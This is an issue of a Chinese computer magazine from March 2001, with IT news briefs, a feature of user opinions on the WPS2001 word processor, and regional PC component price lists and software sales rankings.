康柏电脑公司近期宣布：通过康柏的“Built for You”活动所购买的Presario笔记本电脑将包括一体化的DVD/CD-RW驱动器。在康柏的笔记本电脑产品中，Presario笔记本电脑是全球第一款向消费者提供DVD/CD-RW的机型，并已经开始在美国销售。

★微软推出最新的Beta版Office XP

微软于2月28日推出最新的Beta版Office XP以及最终版的BackOffice 2000。最新的Beta版Office XP又称“商务预览版”，其优势是突出了网络功能。微软以每套19.95美元的价格发售给50万个商务用户，可最多安装于10台电脑中使用，试用期截止于今年8月31日。预计最终版Office XP将于今年6月起上市销售。

★日本开始.tv注册，china.tv名花有主

拥有“.tv"域名使用权的美国The .tv公司于2001年2月26日宣布，该域名将在日本正式开始受理。“.tv"是分配给南太平洋国家多瓦尔国的国名域名，The .tv公司于2000年5月份以今后10年内支付5000万美元的条件，从该国取得了在全球范围内垄断管理“.tv"域名的权力。到目前为止，“.tv"域名注册数为30万件，使用普通名词的“free.tv"、“net.tv"以及“china.tv"等域名，其第一年的注册费竟卖出了10万美元的高价。

★Outlook中存在严重的安全漏洞

微软日前发出警告称，其Outlook和Outlook Express电子邮件客户端程序中存在一个具有潜在破坏性的安全漏洞。黑客可以利

■国内新闻

戴尔推出OptiPlex 台式计算机　戴尔近日推出全新 OptiPlex GX150 SF 台式机。它是OptiPlex系列中体积最小且最易于调配和管理的产品，配备700MHz Celeron或1GHz奔腾III、512MB的PC133 SDRAM及40GB的SMARTII Ultra ATA/100硬盘，适合各大企业及机构的台式机系统。另：戴尔近日宣布降低在中国出售的指定型号OptiPlex(tm)商用台式计算机OptiPlex GX150及戴尔Precision(tm)工作站Precision 330和Precision 220的售价，降幅分别高达20%及27%。

佳能喷墨打印机力争百万销量　三月初，佳能打印机中国特约经销商会议在深圳隆重召开，佳能首次提出"Digital Magic"(数码引力)的全新概念，明确提出了2001年喷墨打印机年销量突破100万台的宏伟目标。在会上佳能推出五款喷墨打印机新品：S800超照片打印机，采用全新亮丽墨水的S系列"亮丽新彩喷"S400/S450/S4500，以及佳能最小、最轻的彩色喷墨打印机——BJC-55，标准配备USB接口。

艾尔莎高档显卡降价　近日，艾尔莎（ELSA）公司将采用5.5纳秒高速显存的白金版影雷者MX价格调整到RMB 999元，该产品显示芯片中内建2条NSR绘图管线，可同步处理7个像素效果，如雾效、透明效果等。白金版影雷者MX不单3D速度惊人，配合Per-Pixel Shading及第二代几何光源处理引擎(Transform & Lighting Engine)，显示效果更接近于现实世界。

"大白鲨"品牌系列显卡推出　中科集团近期推出以"大白鲨"命名的系列图形加速卡，其中MX芯片的产品包括适合高级用户的"黄金斗士"版；适合电脑游戏玩家的"白银武士"版；适合办公室阶层的"青铜战士"版；还有为刚刚接触电脑的朋友及广大学生族专门设计的"钢铁卫士"版。

源兴劲爆50X光驱　源兴微电子在2001年专门为中低端市场推出了一款售价360元的50X光驱。该产品采用了封闭式防尘技术，能适应更为恶劣的工作环境。具有超强读盘能力及低温长寿设计，并配源兴独家专利技术“定风珠”功能(含在贴心智能钮软件中)。软硬技术的结合，形成噪音“必杀机”，有效地解决了高速光驱的高噪音问题。

大恒推出"啄木鸟"刻录机　近日大恒公司面向全国推广自有品牌刻录机——"啄木鸟"刻录机，并在北京、上海等中心城市举行一系列的优惠促销活动。"啄木鸟"DH804为内置CD-RW刻录机，8速写入4速擦写32速读取，适合中国电脑家庭娱乐消费使用。

★联想精品P4电脑登场

3月5日，联想1+1家用电脑天禧二90X0世纪经典版电脑登场，它采用P41.3G处理器、850 PRO豪华主板、48XCD-ROM+COMBO(DVD+CD-RW)双光驱组合、光电力反馈鼠标并配备摄像头和视频捕捉卡，为用户带来一套完整的多媒体应用解决方案，可实现自己摄录、编辑，制作VCD、电子贺卡等视频节目。



★七喜电脑推行7 STATION通路品牌

近日，七喜电脑公司在全国范围内推行7 Station通路品牌服务：凡由七喜电脑公司所代理的原装正品电脑配件，均在包装盒上贴上“7 Station”标签，上面注明了该产品的型号、产地以及代理商地址、电话等信息。只要消费者购买了带有“7 STATION”标志的七喜出品之原装正品代理配件，就意味着得到七喜承诺的品质保证和售后服务。



创见DDR200/266内存量产上市　全球三大专业内存研发制造商之一的创见资讯（Transcend）推出的DDR（Double Data Rate）200/266系列内存已量产上市，容量为128MB和256MB，184PIN，工作电压为2.5V。

“蒙恬笔”手写、绘画两不误　蒙恬科技发展有限公司新研制的蒙恬笔for Mac版是一套在Macintosh中文系统上开发完成的手写输入系统，除了采用Mac人性化易学易用的界面外，仅需一只手写笔即可完成所有输入和命令工作，取代原有的键盘、鼠标及各种输入法，让手写输入、绘画流畅自如，连笔字的识别率可达98%。

NEC纯平彩显降价　从3月5日开始，NEC全系列纯平彩显实行“3.5降价大行动”，其中17英寸纯平系列：NEC真视窗MS-75F从2598元调为2499元；NEC真视屏FE-700+从2999元调为2888元；NEC真视屏FE750＋由3699元调为3499元。真视屏系列纯平彩显采用的是三菱“钻石珑”纯平显像管，点距均在0.25mm以下，面向中高端和专业用户。

Mustek争作扫描仪市场鳌头　2000年，Mustek在中国大陆市场总出货量达到31.5万台，占国内扫描仪总出货量的46%以上。其中，与联想电脑公司进行寒暑假期的双品牌捆绑销售获得巨大成功，总出货量高达20.5万台。而自有品牌酷熊（BearPaw）系列的推出，在业内也掀起了一阵不小的“酷”风，取得不俗的成绩。

MICROTEK推出ScanMaker 3750I扫描仪　近日，面向个人及家庭用户的MICROTEK ScanMaker 3750i互联网扫描仪，正式投放市场。这款产品针对互联网应用而设计，600×1200dpi光学解析度，42位真彩色，为用户提供了友好的使用界面，安装和使用都极为简易，并提供了三个快捷操作按键，大大简化了扫描流程。售价：999元人民币。

金长城电脑受国际教育机构垂青　近日，全球最大的非盈利性教育机构——国际资源网于近日宣布其在我国实施的第一个大型公益性项目——5个地区6个多媒体教室所需电脑全部采用金长城电脑，首批两个教室目前正在成都紧锣密鼓的建设验收当中。

语言大师锦上添花——《阅读教程》　最近，由外语教学与研究出版社推出《阅读教程》系列光盘，该教程包括六个故事，分入门级、初级、中级水平，每级各有两个故事，均为单张电脑光盘，制作精美，画面直观，光盘市场价为28元/单张。

四月商科送大礼　硕泰克板卡和台电光驱中国总代理广州商科公司将在3月18日到4月18日向购买商科公司部分代理产品组合的广大用户赠送软件超级大礼包一个，内含《轩辕剑III天之痕》和全彩攻略、育碧《经典游戏DEMO集》一张、育碧软件打折卡一张。活动期间，用户只要在购买硕泰克SL-75KAV、SL-65ME/ME+、SL-65KV2主板的同时再购买硕泰克SL-G2MX-C/G2MX-TCL-C显卡或台电50X光驱其中之一，就可获得此软件大礼包。

国际新闻

用这个安全漏洞哄骗用户运行带有恶意的代码，从而使他们获得受害者电脑的控制权。这个安全漏洞和Outlook中一个名叫“虚拟名片”（vCard）的组件有关。

★微软将推迟Xbox在日本的发布日期

据消息人士称，微软极力推广的Xbox游戏机将推迟在日本的发售日期，最早要等到2002年才可发布，而微软原计划于今年底推出。

Xbox游戏机之所以在日本推迟发布，是因为一些游戏开发商尚不认同它，目前只有Konami公司公开表示支持Xbox。微软需要在Xbox游戏机上做更多的本土化工作，才能赢得日本游戏迷们的“芳心”。

据称，Xbox游戏机将由新加坡的Flextronics公司集中装配生产。

★美国Oracle推出新在线服务"Oracle.com"

美国Oracle近日在"Oracle AppsWorld"上公布了新型在线服务"Oracle.com"的基本情况。它将通过提供"软件服务"，使企业得以利用这一平台在因特网上完成所有的业务。Oracle公司计划在Oracle.com上提供该公司或第三方开发的软件、产品、服务、在线通信等商务内容。

★苹果和nVidia3月底将上市"GeForce3"

美国苹果电脑公司的日本法人公司与美国nVidia公司于日前推出了新型图形显示芯片“GeForce3”。作为PowerMacG4的可选件，苹果电脑公司将从3月底开始销售配备该芯片的图形显示卡。在该芯片中集成了5700万个晶体管，运算能力达到7.6Gflops。

★CTX新品登场

显示设备专业厂商CTX向国内市场发布一款15英寸LCD显示器PV520。该产品整体尺寸仅为W375×D383×H169(mm)，重量为6kg，超薄轻小，并可挂壁使用。在性能上，PV520拥有15.1英寸的可视区域，水平可视角为150度，垂直可视角为110度。支持16M色XGA1024×768的全彩显示，亮度为200cd/m2。价格10080元。



★金太阳新世纪出新品

金太阳系列英语多媒体教育软件专为学生设计，与全国统编教材相配套，运用计算机技术和多媒体技术，将原来的无声课文变为有声读物，通过情景模拟、卡通动画、标准语音、交互式训练和大量模拟测试，使学生受到听说读写的全面训练，是学生学习的最佳课外读物，同时也为教师的英语教学提供了丰富素材，是教师多媒体教学的首选。



WPS2001:

暴风雨所诞生的……

□本刊记者 李月鹏

2月19日，WPS2000荣获国家科技进步二等奖（一等奖空缺），这是通用软件获得的国家级最高荣誉；3月3日，金山发放了最后一个WPS2001公开测试版；4月，WPS2001正式版将面世。这是国内最大规模的一次软件测试活动，而主角又是在中国如此一“软”九鼎，我们不得不关心：WPS2001到底是不是把“绝世好剑”？用户如何看待WPS2001？WPS2001能掀起新的红色正版风暴吗？还有，金山如何直面‘西方不败”——微软？带着疑问我们采访了一些WPS2001测试用户，一些WPS老用户，一些网友，以及业界相关人士，这里有铮言，有绮语，有帽子，有刀子，有激扬文字，也有泣血叮咛…… ——作者按

我一直是金山软件的爱国用户和坚定支持者！我从购买的《剑侠情缘2白金版》(到目前为止购买的惟一正版游戏，本人从不玩游戏，为了支持我热爱的金山，我第一次破例！)中得知2001即将横空出世，我感到十分高兴！

——WPS论坛 杨昕晔

我真想用OFFICE2K啊！我真想啊……可是我还在用WPS，因为我的“爱姬”是100！怎么跑得动！看到WPS2001 20M的身材我很开心，希望她能“智慧”与“身材”并重，让老机器不再是时代的弃儿。 ——扬州 韦大人

国外已经做过测试，微软也承认WORD的功能用户仅仅用了5%，所以强大不一定就是好，何况强大带来上K的￥就……所以我一定会选WPS，但是前提是：它必须满足我的基本工作需求！还有，稳定第一！ ——北京 苑春立

其实什么“特色”、“强大”啦都是废话！关键是用户眼前要做的一件事情谁能完成！记得我当初毫不犹豫地把WORD大哥请出硬盘的原因就是：老板要的文档要带格子的稿纸显示，就这么一个小CASE让我选了WPS！以后也是一样，无论黑猫还是白猫，能让我等小民完成老板的活就是好猫！当然，如果WPS没WORD能干我也不会客气的，对不起了求大侠！ ——深圳 屠信荣

我想用微软，但是得D版；要是不D版，没钱买Z版；非要买Z版，只能买金山。原来是：微软打D版，逼我上金山！ ——济南 梁山109条好汉

我的客户是老外，老外不用WPS！老外给我WORD文件打不开，说什么也说不回钱来啊。其实挺喜欢金山的，还是老盖狠，搞出一个自己的格式，不兼容就是个死……

——北海 岳均

我在使馆工作，我们同时使用WPS和WORD，因为金山不支持微软的DOC，微软也不支持金山的WPS，国外文档来往就要用WORD，和一些国营与政府部门来往就要用WPS。我觉得WPS做的工作不错，政府和行业用，和他们打交道就要用WPS，以微软之道还治微软其身。 ——北京 Sherrly Wong

WPS公文版是个好事，更切合实际需要。模板也是一个可以战胜微软的法宝，微软模板虽然多，但不适合国情，还得自己调整，作为中国人的金山就可以在这里下功夫了。其实很多单位甚至国家部门都有自己固定的单据，金山为什么不把这些做进去呢？甚至应该帮这些单位做，这样WPS就深深地扎进中国的土壤里了。 ——北京 领导冒号

不要打功能强大牌了，打不过微软帝国的程序员兵团！不要打技术卓越牌了，老百姓根本看不懂！要打就打再菜的用户一眼能看出自己好处的牌！比如图文混排核心我就感觉不出来！但是模板和向导就大有文章可做，WPS2001做得相当不错，写检查、申请留学、买房合同、合作协议、入党入团、病历等，微软大爷永远不会做这些！但还不足给微软致命一击！再给点敬业精神吧，金山，光拚C++把毛累开叉了都没用！ ——沈阳 老雕

WPS我一定会买的，Y？LOVE一个东东需要理由吗？

——北京 至尊宝一对

我会推荐朋友买WPS，自己用WORD，就像我推荐别人买AMD，我用Intel。支持归支持，图个爱国！老大归老大，图个踏实！ ——海口 李剪烛

看到WPS2001的模板我真是眼前一亮！连婚柬、邀请、讣告都有！COOL！实用！强烈建议加入背景图案模板就更酷！ ——唐山 王众

可以说WPS已经赶上了WORD，去掉了那些华而不实的东东，但在EXCEL、PowerPoint上还有一段距离。本着术业有专工＋“够用”＋性价比原则，我毫不犹豫地选择WPS！

——杭州 敏敏

说WPS便宜毫无意义，因为有一个不可否认的大前提：盗版！这东东在，性价比就是空话，结果是——谁的东西好谁赢！这就把几百万盘子的金山和几百亿盘子的微软放在一杆秤上了，唉，“天将降大任于斯.COM”！倒霉的金山！

——柳州 胡三刀

向（微）软意不适，驱猫登金山。WPS无限好，只是近黄昏。呜-呀！既生X，何生Y！ ——网友 百日醉

我想问大家一个问题，国内用WPS多还是WORD多？大多数人会选后者。为了爱国的激情你会选择谁？恐怕又有不少人会选前者！可是爱国能成为我们选择软件的理由吗？我很怀疑。不可否认WPS是国产软件中的精品，然而如果把它拿到国际上去呢？想一想别人会用什么样的眼光来选择？WPS的优势在哪里？我们不得不好好想想。随着国内用户的配置越来越高，低资源占用的优势还在不在？还有盗版的横行，Windows2001+Office2001的冲击，WPS还有多少资本？一切的一切都是值得人们回味的。在此无须多说，我只想说一句：WPS good luck!　　——WPS论坛　superzch

Office功能多多，身形臃肿；WPS简洁适用，形体苗条。一个如虎妞，一位似西施，各位啊，您爱谁呢？

——WPS论坛　tove

金山，金山，无论人家说什么，我只信一句：只有偏执狂才能生存。Intel存在，微软存在，存在就是成功！试看批评WPS的是什么人？自己都不成功，何来资格说WPS？！我认为只有两种人才有资格说WPS不好：一、做得比WPS更好的人；二、真正掏自己的钱买WPS正版的用户！无论如何，金山在字处理领域是无可置疑的中国第一！“我干故我在”！不是“我骂故我在”！WPS就是实干家干出来的！D着金山的版骂金山，D着微软的版骂微软，谁还敢做金山、微软啊！可是又偏偏最想中国多几个金山、微软！难道金山、微软真是从唾沫星子里面蹦出来的吗？！　　——网友　八卦鸟

中国有上千万WPS用户，为什么金山开发一个软件还要求先生卖房子凑钱?在赞叹求先生不为私利、顾全大局的同时，难道没有反思一些东西吗?　　——WPS论坛　askyou

WPS的核心非常优秀，然而技术的优势只有让用户认同才能体现出市场的认同优势。比如图片、表格WPS是分层技术，定位非常准确，然而有利必有弊，分层对象不会和文字同时移动，需要分别定位。这就让用惯了WORD的人很不满，他们忘了自己当初是花了多少时间才学会WORD蹩脚的定位的。先入为主＋外来的和尚好念经，这不能不说是微软的幸运，金山的悲哀。　　——王昉　软件撰稿人

WPS2001让我大吃一惊，它比我想象的要好得多。我原来认为WPS是一个策略性后退的产品，仅仅是一个象征，一个品牌，是政府支持的源泉，金山早晚要淡出WPS产品线。2001年进军海外和产品线扩张了一倍似乎就是明证，然而WPS2001真的让我震撼，这是一个很用心的产品。似乎金山已经在公司经营上又上了一个大台阶。

——朱仰仑　IT评论家

中国软件要走向国际市场，中国要科技强国，中国要摘掉盗版大国这个偏见的帽子，必须大力实施正版化和国产化，这个就是金山辉煌的明天。几千元的OFFICE代价太大，从这个角度来讲，WPS完全可以取代OFFICE，WPS也不显得幼稚了，因为我们的操作系统、CPU更幼稚。不过，微软XP和.NET也胜负未可期，一旦成功，软件免费按上网时间算账比D版更霸道！金山能否分得一杯羹，仍然是一个上帝才知道的谜。　　——毒龙　自由撰稿人

很多用户说WORD怎么好，WPS不能做到，实际上WPS可ÒÔ×öµ½；反之很多用户夸金山的某项功能WORD没有，通过几个步骤之后WORD也能做到。其实两个都是很伟大的软件。感觉WPS做得越久，越有一种自豪感。

——金山技术支持人员

感觉WPS越来越像微软，现在微软都不理金山了，懒得管。因为XP和.NET战略到了一个微妙的关节，MS找到了一个更大的“金山”。反观WPS一味穷追，战略雷声大雨点小，真不愧是“雷总”的部下，让人担心。最后不得不指出的是，来自低价的MS WORKS、LOTUS OFFICE1-2-3和国内“办公之星”的威胁，低端市场也有七十二家房客啊。

——马可温　IT评论人

在采访中可谓众说纷纭，但是有两点比较集中：一、从技术上说，WPS2001是被肯定的。更多的专业人士认为WPS2000/2001的图文混排内核从技术上是绝对优于WORD的，专业排版人员更能体会到其中的优势所在。WPS2001优秀的字处理内核、苗条的"身材"、更贴近中国用户的模板和极好的性价比则是微软不可比拟的。二、从市场来说，金山处于极其不公正的劣势。把微软和金山相比本来就不是一个很公正的事情，不同的定位、不同的背景、不同的市场、不同的实力，严格来说几乎无可比性，但是金山在种种潮流的推涌下已经站在巨人对面，这既是动力，也是莫大的压力。本来，WPS占领低端，OFFICE攻占主流，应该是相安无事的，就像PaintShopPro之于PhotoShop，Linux之于Windows，但是第三种比微软还可怕N倍的力量介入，使得这种不公平扩大犹如天渊，所有奔向WPS的口水和献给OFFICE的鲜花其实都基于一个卑鄙的基石，这就是盗版！如果根本没有盗版，如果一定要买正版办公软件你会选择谁？当我们把这个问题重新提到访问者的面前时，所有的愤怒和激昂霎时消失了。经过一个短暂或者长时间的沉默后，最后的答案几乎无一例外是WPS三个字母！………

"船儿弯弯入海港，夜色深深灯火闪亮。"中国软件市场已经进入一个相对平稳和冷静的阶段，不再有西装、中山装的金山之分，也不再有金山脚下红旗乱，用户和厂家经过狂风暴雨的洗礼已经慢慢驶入市场选择这个冷静的港湾。中国人到底买不买WPS？WPS2001命运如何？我想，既然冷静的金山为冷静的用户推出了一款冷静的产品，还是让冷静的市场作出冷静的选择吧。

本文由WPS2001测试版写作完成，和长期使用的正版WORD比，笔者没有感觉出有何不便之处。敲完最后一个字的时候，笔者细细展读前文，不禁假设自己是求伯君是雷军顶着这些批评、D版、委屈、误解将会怎样？多半会大吼一声："老子不干了！"而绝对不会以"虽千万人吾往矣！"的古风坚持将WPS进行到底。美国有微软，中国有金山。盖茨OFFICE日进斗金，求伯君WPS卖房鬻家，倔强的金山到底哪里不对？是错误的时间？错误的地点？还是错误的选择？关上WPS，桌面背景一片漆黑，笔者不能不为本文最后附上一声长叹息。



□栏目主持　胡克

最近的电脑行情可以说十分令人高兴，最厉害的一天有一个柜台竟然装了40台机器，我都惊讶这个数字是怎么出来的。毫无疑问，自从学校开学后，装机的高峰便开始出现。先看看CPU吧，Intel近日对自己的CPU进行点仓，PⅢ CPU 550E开始退出市场，最容易买到的Intel CPU的速度是600-1000MHz范围内的。价格相对来说，Intel PⅢ系列与前一阵子相比，还是有不小的降幅的。

（由于CPU价格变化很大，表中列出的CPU价格仅供参考。）

PⅢ 600E	920元
PⅢ 600EB	950元
PⅢ 650E	980元
PⅢ 667EB	1020元
PⅢ 700E	1240元
PⅢ 733	1420元
PⅢ 800EB	1450元
PⅢ 866	1580元
赛扬600	560元
赛扬633	570元
赛扬667	650元
赛扬700	700元
赛扬733	720元

其他速度的PⅢ CPU在市场上缺货比较严重。Intel最近又要有价格变动了，实在令人很难捉摸现在的CPU市场的价格战。AMD CPU在价格和性能上对于Intel PⅢ来说都是个很强的挑战者。相比之下，Intel P4的产品倒是很先进，虽然现在市场上P4的套件有128MB RAMBUS的内存附送，可是7XXX元的价格依然比较让人难以接受。与此对应，现在市场的AMD CPU+主板的搭售方式带来的吸引力，大大的超过了前者。Duron 850MHz在市场上流通后，其他的Duron产品价格越来越低。Duron 750的价格也只要460元，而Duron 800也只要590元，最新的850MHz也只是要770元，雷鸟的价格现在很适合需要大任务的工作者的需要，因为在图形渲染方面，雷鸟的实力是可以和P4相抗衡的。在权威的图形杂志上，很多的图形制作渲染方面的测试都表明，P4、雷鸟这类速度越快的CPU性能越好，而PIII近来是越来越显现出它的老迈了。

（由于CPU价格变化很大，表中列出的CPU的价格仅供参考。）

雷鸟 750	770元
雷鸟 800	950元
雷鸟 850	1110元
雷鸟 900	1200元
雷鸟 950	1550元
雷鸟 1000	1630元
Duron 650	410元
Duron 700	440元
Duron 750	460元
Duron 800	590元
Duron 850	770元

主板市场最近是KT133A和815EP的天下，这两种芯片组的主板几乎是70%的客户购买的主要对象。而且在VIA将自己芯片组价格不断下调的情况下，主板市场的价格也开始走低。

VIA已经停止生产VIA VT82C693的芯片组，VT82C694芯片组开始接替前者的地位。而使用VIA KT133E芯片组的主板，如ABIT生产的KT133E芯片组的主板KT7E开始少量进入市场。KT133A芯片组的主板被EPOX（磐英）的大幅带动，开始价格下降。EPOX 8KTA3最低出货的价格是910元。相比之下，联想的主板在市场上处于热销之中，采用KT133芯片组的两款主板KinetiZ 7B-C（K7B-C）和KinetiZ 7B（K7B）的价格分别为1100元和950元；采用Intel 815E芯片组的SynactiX 2E（SX2E）和采用Intel 815EP芯片组的SynactiX 2EP（SX2EP）的价格则分别为998元和898元。

说到内存，相对4个月前，现在的价格只有那个时候的25%。真是令人惊讶当时内存条的惊人暴利。好在现在价格都基本稳定在280元左右。现在的内存条在价格方面不会有太大的变动，浮动价格就在280～300元左右。其实业内的价格变化对它的影响不是很厉害，内存还是个获利很大的产品。DDR内存是听风不见雨，能找到的就是128MB的，价格竟然要1780元，我当时都有点头晕了，看样子还有得降价。DDR内存的生产成本只比SDR高5%左右，价格这么高是很不正常的，所以大家只有先忍着。

硬盘其实应该是个涨价的东东，可是近期竟然是在降价，而且市场里有接应内线竟然说还要再降。快准备银子去买啊！2300元买个MAXTOR的80GB的硬盘很合适。而40GB的星钻也只收你1200元，现在真是到了硬盘更新换代的时候。IBM最近比较缺货，所以它的价格稍有上升，不过好在一到货价格就能下来啦！46GB的报价是1260元（比前段低的时候还真有点贵）。昆腾40GB LM三代的价格也降到了1200元，大容量存储器现在很流行。

然而最热闹的是nVIDIA又要推出新的东东。所以显卡的价格也在狂跌。最令人振奋的就是七彩虹GTS，32MB DDR显示内存只要999元，作为GeForce2 GTS，这么好的价格真是令人心动。与此同时，小影霸、耕升的显卡更是紧跟其后，把价格压到1000元左右。而ELSA、WINFAST的价格也准备作一定的调整，ASUS也准备推出相应等级的产品。托这个新东东的福，又可以升级更好的显卡了。ATI Radeon的日子有点不好过，开始也学nVIDIA把产品分为好多等级，原本ATI的图像质量也是可圈可点的，不过在价格上，有点令人难以接受。这些日子中，市场上个别JS把TNT2屯货，想借此把价格抬一抬，造成现在TNT2有的地方暂时缺货，但是GeForce2 GTS都已经卖到1000元左右了，TNT2的价格又会怎样呢？市场上有几种不太知名的牌子的产品，32MB SDRAM显示内存的GeForce2 MX，一般勤转转就可以抓到，只有640元，是OEM的东东，攒机时感觉性能价格比很好。太阳花、七彩虹推出的GeForce2 MX显卡的价格是788元，这个价格也算比较合适。低端的Vanta 16MB显卡的价格，目前只要260元，而M64 32MB的也只要380元。当然也许牌子差一点，但是由于显卡的更新速度已缩短到6-9个月，我个人认为，一般情况下，个人应用性能价格比应作为首选要素。

杨法　余庆辉　俞辉

报价杂货铺

(截止到 2001.3.5 仅供参考)

华东地区报价

CPU

型号	价格
Intel Pentium III 667EB	1050元
Intel Pentium III 733EB	1380元
Intel Pentium III 800EB	1520元
Intel Celeron II 667	685元
Intel Celeron II 700	745元
Intel Celeron II 733	775元

主板

型号	价格
Intel 原装815EP	1090元
Iwill 815EP	990元
Iwill VD133PRO	890元
Asus CUSL2-C	1080元
技嘉 6VX7-4X-A	880元
联想 SX2EP	950元
微星 815EP	995元
微星 6309NL100	840元
微星 K7TPro2	920元

内存

型号	价格
KingMax 64M PC133	250元
KingMax 128M PC133	480元
KingStone 128M PC133	495元
HY 64M PC133	175元
HY 128M PC133	335元
HY 256M PC133	690元

硬盘

型号	价格
Maxtor 星钻 20G/30G/40G	860/1040/1160元
Maxtor 金钻 20G/30G	1090/1195元
IBM 30G/40G(5400rpm)	980/1140元
希捷 U5 30G	940元

显卡

型号	价格
Matrox G400(32M)单/双	1200/1430元
Matrox G450 32MB DDR双头	1450元
ATI Radeon(镭) LE 32MB DDR	1150元
ATI Rage Fury Pro 32MB	750元
ATI Xpert2000 32MB	650元
微星 8808 TNT2 M64 32M	510元
微星 StarForce816	830元
Asus(华硕) V7100	950元
小影霸速龙6000 GeForce2 MX	780元
ELSA 影雷者 GeForce2 MX32MB	980元

光驱

型号	价格
大白鲨 IV型44速	430元
索尼 48速	390元
ACER 48/52速	390/430元
Liteon(源兴) 48速	375元
华硕 50速	390元
三星 48速	370元
索尼 SONY 12速 DVD-ROM	890元
NEC 12速 DVD-ROM	790元

声卡

型号	价格
Creative(创新) Vibra 128	130元
Creative(创新) Digital 128	220元
Creative(创新) Live! Value(数码版)	520元
WINFAST Sound 支持光纤	360元

显示器

型号	价格
Philips 105S	1230元
Philips 107G	1990元
Philips 107T	2430元
ACER 77V	1850元
ACER 78G	2580元
MAG 570FD	1799元
MAG 786FD	2699元
SAMSUNG 750S	1900元
SAMSUNG 753DF	2500元

刻录机

型号	价格
HP 9140I	1600元
SONY 140E	1550元
理光 7063	1199元
理光 7083	1399元
理光 7120A	2100元
ACER 8432	1299元

华南地区报价

显卡

型号	价格
创新TNT2 Ultra/32M	1250元
创新GeForce256/32M	1550元
丽台GeForce2 GTS	1920元
丽台GeForce2 MX	900元
小影霸速龙3000	600元
小影霸速龙6000 DH	1000元
小影霸速配7000	1100元
艾尔莎影雷者III-32M/LT	700元
ATIRadeon 32M	1880元
ATIRadeon 32M DDR LE	1150元
维硕GeForce2 MX	780元
维硕 TNT2 Pro	460元
维硕TNT2 M64	400元

硬盘

型号	价格
IBM20G	850元
IBM40G	1100元
IBM 腾龙二代20G	1040元
IBM 腾龙二代30G	1105元
钻石星钻一代20G	860元
钻石星钻一代30G	950元
钻石金钻五代30G	1100元
钻石金钻六代20G	950元
WD10.2G	740元
WD20G	790元
WD30G	915元
希捷酷鱼III 30G	1050元
希捷酷鱼III 20G	940元
希捷酷鱼 II 20G	920元
希捷 U5 20G	790元
希捷 U5 30G	935元

内存

型号	价格
HY128M PC133	295元
HY64M PC133	155元
Kingmax64M PC133	240元
Kingmax128M PC133	380元
Kingmax128M PC150	400元
GL200064M PC133	190元
GL2000128MPC133	370元
金邦金条64M PC133	220元
金邦金条128M PC133	420元
金邦金条256M PC133	920元

CPU

型号	价格
Intel 奔腾III 800EB	1510元
Intel 奔腾III 866	1620元
Intel 奔腾III 733	1390元
Intel 赛扬 II 633	575元
Intel 赛扬 II 667	650元
Intel 赛扬 II 700	690元
AMD 雷鸟 1G	1580元
AMD 雷鸟 900	1160元
AMDDuron 850	835元
AMDDuron 800	635元

连邦软件销售排行榜

2001年2月09日-2001年2月16日　　咨询电话：(010)62525338

名次	操作系统平台 名称	金额(元)	设计开发工具 名称	金额(元)	办公事务处理 名称	金额(元)	信息管理 名称	金额(元)
1	Redhat Linux精装	38.00	贴我贴我	48.00	金山词霸中日英版	125.00	E商2000	3680.00
2	Windows2000	1500.00	CAXA电子图板	650.00	金山打字通	28.00	轻松会计	98.00
3	TurboLinux	38.00	纯爱信纸	48.00	好学好用五笔字型	20.00	智能炒股王	38.00
4	NT Workstion4.0	2800.00	天河机械CAD	120.00	98王码	158.00	HST智能炒股	38.00
5	中文之星	1000.00	欢迎光临海报制作系统	48.00	打字宝典	50.00	彩票致胜	36.00
6	Redhat Linux简装	12.00	请多指教中英文名片制作系统	48.00	WPS2000	980.00	降龙九九会计软件	99.00
7	Win Me	1000.00	FrontPage2000	2400.00	OFFICE 2000	3990.00	财智2001	85.00
8	红旗 Linux	38.00	VisualFoxpro6.0	98.00	汉王新世纪——小画童	580.00	智能炒股王3000	38.00
9	中日文输入平台	280.00	VisualBasic6.0	25.00	Works2000	170.00	彩票神算子	34.00
10	Win 98	1990.00	电子设计自动化	980.00	写作之星	29.00	用友财务软件	900.00

名次	游戏娱乐 名称	金额(元)	教育学习 名称	金额(元)	电子图书 名称	金额(元)	实用工具 名称	金额(元)
1	傲世三国	68.00	百万知本家	38.00	金山图典系列	48.00	KV3000	178.00
2	轩辕剑—天之痕	69.00	轻轻松松背单词2-新版	48.00	MP3经典——李玟	25.00	瑞星2001	188.00
3	神雕侠侣——新世纪版	29.00	着迷词王2001	15.00	趋势光盘2001第2期	19.80	东方影都	35.00
4	午夜狂飙	29.00	走遍美国	882.00	MP3经典——郑伊健	25.00	豪杰超级解霸白金版	38.00
5	极速传说	29.00	英语世纪行4	398.00	电脑爱好者光盘2001年第2期	12.80	东方快车3000	39.00
6	飞鹰行动	38.00	超星读书卡	100.00	MP3经典—王菲篇	25.00	金山词霸.net2001	38.00
7	战略高手	29.90	从零开始学英语	150.00	全唐诗	38.00	虚拟光碟6.0专业版	58.00
8	石器时代	29.00	开天辟地3	127.00	欧美英文歌曲全集	148.00	金山毒霸.net标准版	98.00
9	极品飞车5	48.00	着迷英语发音	29.00	中外名人传记百部	48.00	洪恩毒盾+MCAFEE杀毒之星	198.00
10	万王之王	19.00	日语实践	28.00	零点MP3专辑	25.00	金山快译.net2001	38.00

西北地区报价

AMDDuron 750　490元

主板:

型号	价格
华硕 CUSL2-C	1140元
华硕 CUSL2-M	1130元
华硕 CUSL2	1290元
微星 815E Pro	1180元
微星 MS-6309NL	860元
微星 MS-694 Master	1100元
磐英 EP-8KTA+	900元
磐英 EP-8KTA3	850元
磐英 EP-3S2A5	1050元
技嘉 GA-6OXM7	1020元
技嘉 GA-6OXM7E	1220元
技嘉 GA-7ZXR	1460元
硕泰克 SL-75KAV-X	1080元
硕泰克 SL-75KV2-X	980元
硕泰克 SL-68C+	1250元
硕泰克 SL-65KV2	820元
梅捷 SY-7ISA+	1150元
钻石 CM30-SC	900元
钻石 AK74-EC	1030元
钻石 CS60-EC	999元

CPU

型号	价格
C633/677/700/733	565/640/670/740元
PIII866/733/667	1690/1300/1000元
毒龙700/750/800/850	460/490/670/870元
雷鸟800/900/1G/1.1G	980/1680/1980元

显示器

型号	价格
美格 XJ570/796FD	1399/2999元
爱国者 500E/700+	1230/1999元
爱国者 777FD/700FT	2999/2599元
ACER 57C/77V/78G	1420/1910/2530元
飞利浦105B/107E/107T	1340/1820/2520元

机箱

型号	价格
爱国者月光宝盒/8850	480/380元
世纪之星298/经济版/风云	445/345/270元
世纪之星黄金版电源	318元

内存

型号	价格
HY256M/PC133	600元
HY128M/PC133	295元
HY64M/PC133	160元
kingmax128M/PC133	390元

硬盘

